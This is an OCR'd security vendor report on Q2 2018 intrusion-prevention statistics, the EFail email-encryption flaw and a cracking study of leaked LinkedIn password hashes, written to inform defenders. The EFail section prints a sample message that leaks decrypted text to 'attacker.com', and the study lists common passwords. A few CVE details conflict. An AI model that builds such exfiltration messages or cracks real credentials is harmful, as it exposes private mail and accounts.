
Network Attack Trends

Historically speaking, Q4 and Q1 are typically where the most IPS hits occur. In Q2 2018, Firebox appliances blocked a total of **1,034,606 network attacks**, which translates to about **26 blocks per device**. That's a drastic 90.16% drop from last quarter's 10,516,672. Previously, Q3 of 2017 had the lowest IPS count record at 1,612,303 but this quarter broke even that record. At the same time participating devices increased by about 10,000 devices this quarter, which makes the drop even more distinct!

Generally speaking, network attacks refer to exploits of software applications and malicious packets. Vulnerabilities can be scary as they take advantage of flaws in software used every day! Intrusion prevention services (IPS), a signature-based detection solution, blocks known vulnerabilities, granted you keep those solutions and their signatures up to date. This is crucial in maximizing defenses. In fact, one of this quarter's top three hits was Microsoft Office Memory Corruption Vulnerability – **signature ID 1133223**. This attack exploits objects in memory used by Microsoft's products, specifically the Excel line and Service Pack 3. This quarter, like the previous two, has seen variants of this attack.

As mentioned in our last report, top network attacks were mostly static with a few dynamic highlights here and there. This quarter and forward we want to limit discussing these repeated occurrences and focus mainly on new hits or unique appearances. So, let's get to it!

Quarterly Trend of All IPS Hits



New Network Attacks

This quarter, the top 10 included two new attacks that have never appeared before in our reports - **WEB PHP ZipArchive getFromIndex** and **getFromName Integer Overflow** (signature ID 1132891) and **EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption** (signature ID 1054264). Let's review them a bit to better understand these vulnerabilities. You can follow this link to our **IPS Security Portal signature ID look up tool** to review each signature and find its corresponding CVE number.

At a high level, the PHP vulnerability entails issues with how PHP 7.X handles reading zipped files using "getFromIndex()" and "getFromName()" methods. The end effect can lead to a heap overflow, which can result in an application crash effectively causing a **denial of service (DoS) attack** or have unspecified other impacts based on crafted calls to these methods. In addition to visiting our Security Portal for more information, review PHP's tracker for details about the code (**bug ID 71923**). This was addressed back in 2016, roughly two years ago. Multiple platforms are vulnerable to this but with the update being released so long ago, it's advised to update if you have not already. There were 37,013 hits for this and it sits on the top 10 in 6th place.


The other new hit affects all Adobe Shockwave Player versions 11.5.8.612 and below and can also cause memory corruption resulting in a DoS attack (crashing Shockwave Player) or allow attackers to execute arbitrary code. The issue has to do with not properly validating offset values in a PAMI RIFF chunk within a Director movie. PAMI refers to **Pattern Analysis and Machine Intelligence**, which is just as it sounds – the ability to recognize patterns and analyze them via machine intelligence. A crafted movie can take advantage of this and wreak havoc, basically giving an attacker control of your computer. Fortunately, Adobe released an update to fix this back in 2010. RIFF is **Resource Interchange File Format**, which is a generic file container format for storing and transmitting data via tagged chunks. This attack was 9th on the top 10 with 27,557 hits.

Below we can see a highlight of the top 10 network attacks and their attack surface compared to the lot. Almost 75% of the attacks were accounted for in the top 10, with the remaining 25% being split among the many other attacks. That's quite a count for the top 10, knowing that there are that many other potential threats, however small they may be, but they are still there. That's why it's important you keep your products patched and updated, and avoid using outdated or poorly developed products. In addition, layered security is prevalent (hopefully) but it's only as effective as the limitations of each aspect's codebase. By that I mean that a software program is only as good as it is written to be.

Top Network Threats Seen During Q2 2018

Name	Threat Category	Affected Products	WatchGuard Signature ID	CVE Number	Count
WEB URI Handler Buffer Overflow - POST -3	Web Client	ALL	1133763	CVE-2011-1965	330,385
WEB HTTP Basic Authorization Header Buffer Overflow	Web Server	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	1054965	CVE-2009-0183	138014
FILE Microsoft Office Memory Corruption Vulnerability	Office Document	Windows	1133223	CVE-2016-7231	63714
WEB Brute Force Login -1.1021	Web Server	Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	1133407	N/A	55614
WEB URI Handler Buffer Overflow - GET -7	Web Server	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device, Others	1133762	NA	41533
WEB PHP ZipArchive getFromIndex and getFromName Integer Overflow	Web Server	Windows, Linux, FreeBSD, Other Unix	1132891	CVE-2016-3078	37013
WEB Cross-Site Scripting -36	Web Client	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	1133451	CVE-2011-2133	35311
WEB-CLIENT WScript.Shell Remote Code Execution -1 (Ransomware Attack Vector)	Web Client	Windows	1110895	CVE-2006-4704	29655
EXPLOIT Adobe Shockwave Director PAMI Chunk Parsing Memory Corruption	Web Client	Windows	1054264	CVE-2010-2872	27557
FILE Microsoft Office Memory Corruption Vulnerability	Web Server	Nginx	1132875	CVE-2016-3316	23729

Top 10 Network Attack Percentage Overall



Quarter-Over-Quarter Attack Analysis

The WEB HTTP Basic Authorization Header Buffer Overflow (**signature ID 1054965**) exploit has remained a running contender on the top 10 since ISR's inception in Q4 of 2016, and seems to be expected at this point. Coming in 2nd, at 138,014 hits, this vulnerability can affect multiple platforms. Further, it has consistently been ranked 2nd or 3rd since Q4 of 2016. This vulnerability is caused by a boundary error when processing Authorization header requests and can allow unauthorized disclosure of information, modifications and disruptions to service.

Making this quarter its one-year anniversary, WEB URI Handler Buffer Overflow - GET -7 (**signature ID 1133762**), has ranked either in 4th or 5th place of the top 10. With 41,533 hits, this attack exploits vulnerabilities on many platforms. End results can include buffer overflow, potentially allowing attackers to execute arbitrary code via a long HTTP Get request.

Another notable occurrence is that of WEB-CLIENT WScript.Shell Remote Code Execution -1 (Ransomware Attack Vector, **signature ID 1110895**), which debuted in Q4 2016, then laid dormant. Reappearing in Q4 2017 and continuing to the present, this ranked 8th with 29,655 hits. It allows remote attackers to bypass Internet zone restrictions and execute arbitrary code and instantiate dangerous objects. Attackers have used this exploit to help distribute ransomware. Seeing how widely distributed ransomware is, let's take a moment to put a big emphasis on data backups. We highly recommend you store multiple backups of your important data in various locations, both online and offline. We also recommend you regularly test the recovery process to ensure your backups work when needed.


Battlegrounds: The Web

In past reports, web attacks dominated the top 10 list, with only a few reports giving way to other attacks. The top three web attacks this quarter are not new by any means but one in particular made a jump from past lower rankings up to 4th of the top 10 and the 3rd web-type attack: WEB Brute Force Login -1.1021 (**signature ID 1133407**). Web authentication brute-force attacks are classified as multiple login attempts from an attacker repeatedly trying many random passwords to log in to your web application; sometimes literally going through every password combination available to them. These attacks usually originate from the same source address with repeated attempts to the same destination address in a short period of time. However, keep in mind that attackers can attempt to spoof their source IP address via the use of a proxy or multiple proxies to mask the original IP address. It is very common amongst attackers and allows IP variance to mitigate some IP-related security measures that include blocking sources by IP address based on certain criteria, e.g., too many unsuccessful login attempts.

Password security and complexity, along with length of the password or passphrase, are paramount in keeping the bad guys out and leave them only guessing your password. To take this a step further, you can plan to incorporate WatchGuard's new AuthPoint service to enable multi-factor authentication (MFA) – it also supports SAML. As an alternative to a password, you can use a more well-known passphrase that is composed of multiple words, which can make it easier to remember. There is the option of using a password manager to create complex and unique passwords per service, then enable MFA for that password manager to prevent unauthorized logins to your master password-keeper.

Generally, the top two or three hits account for quite a large percentage of total hits per quarter – of which the top two hits have been web attacks since this report's inception. This just goes to show the battleground seems to favor web attacks versus other network application vulnerabilities. Below we can see the percentage of all past reports and taking their top two hits, which were all web-based attacks, and compare the percentage they command over all of the hits. Four out of the seven Internet security reports indicate that the top two web attacks account for well over half of the attacks, with a fifth report (Q2 2018) indicating about 45% were due to the top two web attacks. Needless to say, security is imperative if you host your own web server.

Top Two Web Attacks, Historically



Geographic Attack Distribution

Of the top 10 network attacks this quarter, six manifested in the EMEA region. The other four were split in half between AMER and APAC regions. Most signatures had quite a difference in hits between 1st and 2nd place in terms of hits per geographic destination, and one IPS signature in particular – WEB PHP Integer Overflow – only occurred in the EMEA region. Shell Remote Code Execution was another isolated attack, this time in AMER and EMEA regions.

Web Attacks:

In total there were 782,525 hits for just the top 10 attacks, of which 667,525 were solely web attacks. This capacity covers web clients, web servers, or web applications. Four were oriented around buffer overflows, which can allow attackers to crash your web software, or worse yet execute code, sometimes with significant privileges. Though EMEA received the most hits on a regional basis, the United States had the most hits by country from the 1st network attack – WEB URI Handler Buffer Overflow – at 56,414 hits, which accounts for well over half of the hits for the AMER region overall. Switzerland took 100,235 hits from 2nd places WEB HTTP Basic Authorization Header Buffer Overflow, France was second at a mere 10,566. WEB URI Handler Buffer Overflow hit the United States for a whopping 18,826 hits, with Great Britain as the next runner up at only 6,152 hits.


Microsoft Office:

Two of the top 10 attacks related to MS Office documents, with the 3rd rank belonging to FILE Microsoft Office Memory Corruption Vulnerability (CVE-2016-7231). The AMER region was hit almost 2.5 more times than APAC in second place. The United States accounted for 46,123 hits out of the total 63,714 hits, with China in second with a distant 17,012 hits. Ranking 10th is the other variant (CVE-2016-7231), which was more prominent in APAC by over 4 times the amount of AMER in second place. China took first place at 18,584 hits followed by U.S.'s 3,140 hits.

Two New Network Attacks:

The new PHP attack amassed 36,846 hits in Great Britain alone. There was a total of 37,013 hits, leaving the remaining 167 attacks for three other countries. This was the isolated-to-EMEA-region attack aforementioned. The other candidate – Adobe Shockwave Director PAMI – primarily hit China for 13,575 attacks with Brazil close at 11,422 attacks. The top two countries account for 24,997 hits out of a total 27,557.

Network Attack Detection by Region



Of the top 10 network attacks this quarter, **six** manifested in the **EMEA region.**

Firebox Feed: Defense Learnings

We've shared several defense tips throughout this section, but here are three strategies to help protect against some of the top-level trends identified in Q2, 2018:

1

Update your software.

There are several attacks honing in on outdated software, including the PHP attack, which goes back to 2016, as well as Adobe's Shockwave Player exploit, which goes back to 2010. For the latter, this is quite a length of time to go without updating, so be vigorous in your maintenance windows and apply updates. Otherwise, exploits such as these will force this and under unpleasant circumstances. Hosting content for the Internet as a whole offers an attack surface to bad threat actors. As a server administrator, ensuring that you stay current in software releases is vital to protecting your network.

2

Cryptojacking translates to sluggish computer performance.

If you're browsing the web and seem to notice that your computer's performance is hindered, verify your systems resource usage. It is common nowadays that sites use a malicious JavaScript that mines cryptocurrency using your computer's resources. Some sites may notify you of this, offering free content with your acceptance, while others try to force it upon you and hijack your resources unbeknownst to you.

3

Incorporate two-factor authentication into you network.

Two-factor authentication is a must with every site. A password stealer landing in the top malware list is no coincidence. Hackers know most users will use the same or similar passwords for each account. From the administrative side it is very difficult to get users to use unique passwords so having a second authenticating factor is best. If you use your phone for authentication in this manner, do not use SMS. SMS can be intercepted, or hackers can spoof the SIM card. When possible, use an application that supports encrypted push notifications instead. WatchGuard, Google, Okta and others have services that can be integrated into your network and loaded onto your cellphone as an app for 2-factor authentication. Force 2FA for all company logins and recommend that your users employ 2FA for all sites they visit.

Top Security Incidents

Top Security Incidents

EFail

Email Encryption

Email encryption comes in several forms. When your mail client connects to a server to send a message, it secures that connection using encryption to prevent eavesdroppers from viewing both your email credentials and the message itself. When your mail server relays that message to another mail server, it can, and these days usually does, use encryption to secure that connection. Email messages are typically relayed through several servers from their original source to their ultimate destination however, and as a sender or recipient, it is impossible to force all of those servers to utilize encryption for their relay connections. This means at some point or another, your message may be visible to prying eyes.

Two similar but different technologies solve the issue of email privacy as messages are relayed across untrusted networks. In 1999, the Internet Engineering Task Force (IETF) ratified RFC 2630 and RFC 2632 which together build the Secure/Multipurpose Internet Mail Extensions (S/MIME) message encryption standard. S/MIME uses public-key encryption, typically handled using certificate authorities similar to HTTPS. S/MIME has its limitations however. For example, S/MIME is difficult to configure in webmail clients, and it requires uploading your certificate's private key, which is a security consideration.

PGP, or more specifically the open-license OpenPGP specification, was originally ratified in RFC 2440 in 1998 followed by the MIME Security with OpenPGP (RFC 3156) specification in 2011. These standards describe using PGP encryption to encrypt email messages. PGP differs from S/MIME in a few different ways. First, instead of a "chain of trust" (certificates), PGP uses a "web of trust." Long story short, instead of using public certificate authorities to vouch for key authenticity, PGP users are in charge of deciding which keys they want to trust. Typically, two people that want to use PGP to encrypt their communications must first exchange keys. They can still use a 3rd party server (like MIT's PGP key servers) to digitally transfer keys, but no 3rd party authority is in place to verify.

Both S/MIME and PGP accomplish the same end goal. They both encrypt the contents of the message itself, as opposed to the connection that the message traverses. This means, even if the message traverses an in-the-clear (unencrypted) connection, the contents are still protected. Most major mail clients include tools that can automatically decrypt messages that use S/MIME and PGP encryption, which simplifies the end-user experience.

The EFail Vulnerability

S/MIME and PGP prevent an attacker from reading the contents of a message, but they don't prevent an attacker from viewing and saving the encrypted message if they have access to one of the mail relays that the message traverses. If an adversary, such as a nation state, manages to compromise an email server, they have access to all of the messages that traverse that server. The first step of the EFail vulnerability requires the attacker to obtain a copy of the encrypted message which they wish to view, which means they must either man-in-the-middle one of the connections that the message traverses or compromise a mail server in the relay chain.

Once an attacker has an encrypted email message, they need to trick the original recipient into decrypting that message. The EFail vulnerability allows an attacker to accomplish just that.

EFail relies on how mail clients, like Apple Mail and Mozilla Thunderbird, handle messages that include both encrypted and unencrypted content; mixed content messages as they are called. The first of two EFail vulnerabilities requires mail clients to decrypt protected content before rendering the message in the client.

Take the following email message part for example:

```
--BOUNDARY
Content-Type: text/html

<img src=”https://attacker.com/efail/
--BOUNDARY
Content-Type: application/pkcs7-mime;
Content-Transfer-Encoding: Base64

Q29uZ3JhdHVsYXRpb25zLCB5b3UgZm91bmQgb3Vy-
IGVhc3RlciBlZ2ch
--BOUNDARY
Content-Type: text/html
“/>
--BOUNDARY
```

Figure X: Example Efail Message

If the mail client decrypts the content before attempting to load the image file, the image source includes the decrypted message contents. If the mail client attempts to retrieve the image, the server at attacker.com will receive a request with the decrypted message contents in the URL path. This is the first of two EFail vulnerabilities.

The second EFail vulnerability is a little more complex in that it abuses the Cipher Block Chaining (CBC) and Cipher Feedback (CFB) modes of encryption and decryption that S/MIME and OpenPGP each use respectively. If the attacker knows the plaintext of an encrypted block, they can manipulate the ciphertext to inject HTML image tags directly into the encrypted message. When the victim’s client decrypts the message and attempts to load external content, it will send out a request to the attacker’s server with the decrypted text in the URL path, similar to the first attack.

Exploiting the first vulnerability against S/MIME is relatively simple since S/MIME encrypted emails usually start with the header “Content-type: multipart/signed” – which means the attacker knows the plaintext of an encrypted block. It is a bit more difficult to exploit the vulnerability against PGP because it compresses plaintext before encryption, which makes guessing a known plaintext block more difficult. Furthermore, most PGP implementations include a feature called Modification Detection Code (MDC) that acts as an integrity check against message modification.

The Fix

Most mail-client vendors have released patches to mitigate EFail by now by sanitizing mixed content messages and reacting to MDC errors during decryption. Even without the patches though, you can mitigate EFail by disabling the “load remote content” option in your mail client and keeping it disabled. Most mail clients ship with this disabled by default but give you the option of loading external content on a per-message or per-sender basis.

Lessons Learned

As we saw with EFail (and many cyber security incidents), ease of use can sometimes come at the expense of security. Automatically decrypting and loading message content opened up the possibility for attackers to craft a message that would decrypt previously captured messages and send the contents straight back to them. Deciding how to balance security vs. usability is an ever-changing topic that must be constantly revisited as your threat model changes. Here are some tips to help you along the way.

1

Know Your Threat Model

Your threat model should identify the relevant threats you may face, potential attack vectors, and the fallout of a successful attack. A community organization that coordinates park cleanups has a very different threat model from a healthcare organization. Knowing your threat model helps when deciding how much you need to invest into securing parts of your organization, such as utilizing message encryption.

2

Disable Remote Content

If you use email message encryption and keeping the contents of your messages secret is of the upmost importance, you should take extra precautions when securing your mail client. At a minimum, disable remote content loading permanently. You should also consider displaying messages as plain text instead of html to reduce the risk of information leakage.

3

Validate Advice before Implementation

When EFail was first disclosed, many sources made the drastic recommendation to disable S/MIME and PGP entirely in mail clients until they received matches when simply disabling (and keeping disabled) external content loading would have protected would-be-victims just as well. As with any advice (including this), check with multiple sources to confirm if there is an easier or more effective way to accomplish the same goal.

WatchGuard Threat Lab Research

Comprehensive Password Strength Analysis

In 2012, LinkedIn lost 117 million passwords hashed with SHA-1. This made for a good sample set to study how government and military employees use passwords compared to other organizations. Others have used password leaks, like the LinkedIn one, to study password strength before. However, they only considered passwords hackers had cracked from the leak. In our analysis, we considered all passwords (and hashes), including ones that have not been cracked. Our goal? To identify if government and military employees use stronger passwords than civilians.

Before starting the analysis, we needed to clean and potentially deduplicate the data. Although the complete dump contains 167 million lines containing an email or a password or both. We found only 55 million total unique hash and email pairs. Many of the email addresses in the dump didn't have a hash associated with them. Meanwhile, some hashes didn't include email addresses. Once we cleaned the data, we then used a custom Python script to start cracking the hashes. To speed up our attempt, we used a well-known dictionary (realuniq.lst) from CrackStation.net and were able to crack 52% of the 55 million hashes in this dump.

Of the 55 million credential pairs, only 355,023 or 0.63% contained government or military email addresses. Of this collection, 20% were military and 80% were government addresses, identified via the ".gov" and ".mil" top-level domains (TLDs). We also accounted for other countries by looking for ".gov." and ".mil." as second-level domains, which yielded a few more results. We confirmed our cracking was accurate because we had similar results to others cracking this dump. In the end, we managed to crack 50% of the government and military hashes. However, before we share how well government and military employees follow strong password practices, let us define our password strength criteria.

How we measure password strength

While there is no agreed upon industry standard to classify password strength, most experts consider three factors in this equation:

1. the length of the password (how many characters it contains)
2. its complexity (how many special characters it uses beyond the lowercase alphabet)
3. its entropy (how random it is)

This table gives you an idea of one way you might classify password strength based on those three factors, and also represents our Threat team's views on password strength.

Weak	Medium	Strong
8 character or less	9 to 16 characters	16 characters or more
	At least 1 UPPERcase character	multiple UPPERcase
	At least 1 digit	multiple digits
	At least 1 special character	multiple special characters
		Random or non-readable

How we classify password strength based on characters

However, you can only apply these characteristics to clear-text or cracked passwords. When analyzing a database that includes hashed passwords, you have to consider a much simpler classification system. In this case, we chose to look at the time to crack. Here's another table suggesting how you might judge password strength based on the time it takes to crack a hash:

Weak	Medium	Strong
Minutes to weeks	Weeks to a year	Many years

How we classify password strength based on cracking time

Either of these classification systems can help you find the strength of a password (or hash), and for this analysis we used a combination of both.

The Results: **Even government and military employees make mistakes**

In short, we were able to crack 50% of the passwords in under two days. Even if some of those passwords were technically longer than eight characters, and used a few digits or special characters, if an attacker can crack your hash in under a week, your password is too weak.

Judging by how long it takes to crack a hash, 50% of the government and military passwords are weak. If we judge those clear-text results using our length and complexity criteria, 99.9% were weak (under 9 characters), and the remaining .1% *might* be considered "medium" by some standards. If you are counting, that means 178,580 of the total government and military passwords were weak. But again, if an attacker can crack your password hash in under a week, it is far too weak, especially for military and government employees who often handle very sensitive data.

Of the remaining non-government and military accounts, we found 28,562,463 or 99.7% of the found passwords to have weak passwords using the length and complexity criteria. Rounding percentages, this means 52% of civilian passwords are weak. In reviewing the results, we found government and military users were only a meager 2% better at picking strong passwords than non-government and military users.

Other interesting highlights from our password analysis

Top 20 worst government and military passwords

In reviewing the top 20 passwords for government and military accounts, there weren't many surprises. Ok… that actually depends on your point of view. We didn't find many surprises in that the most commonly used bad passwords remained largely the same. However, it should be quite surprising that government and military entities use such horrible password practices. We can only hope that these were all dummy accounts that weren't used for anything of consequence. Since this was from the LinkedIn dump we do see the service name appear multiple times in the list. The top 20 passwords closely match the common passwords used from the **complete LinkedIn dump**.

Top 20 government and military passwords by count:

Password	Number of Hits
123456	1700
password	544
linkedin	405
sunshine	156
12345678	120
111111	116
Linkedin	113
charlie	95
linked	90
Password1	89
1234567	85
hannah	83
1qaz2wsx	81
654321	80
abc123	79
summer	78
123456789	77
maggie	76
daniel	75
LinkedIn	74

Does this LinkedIn usage represent real government and military password practices?

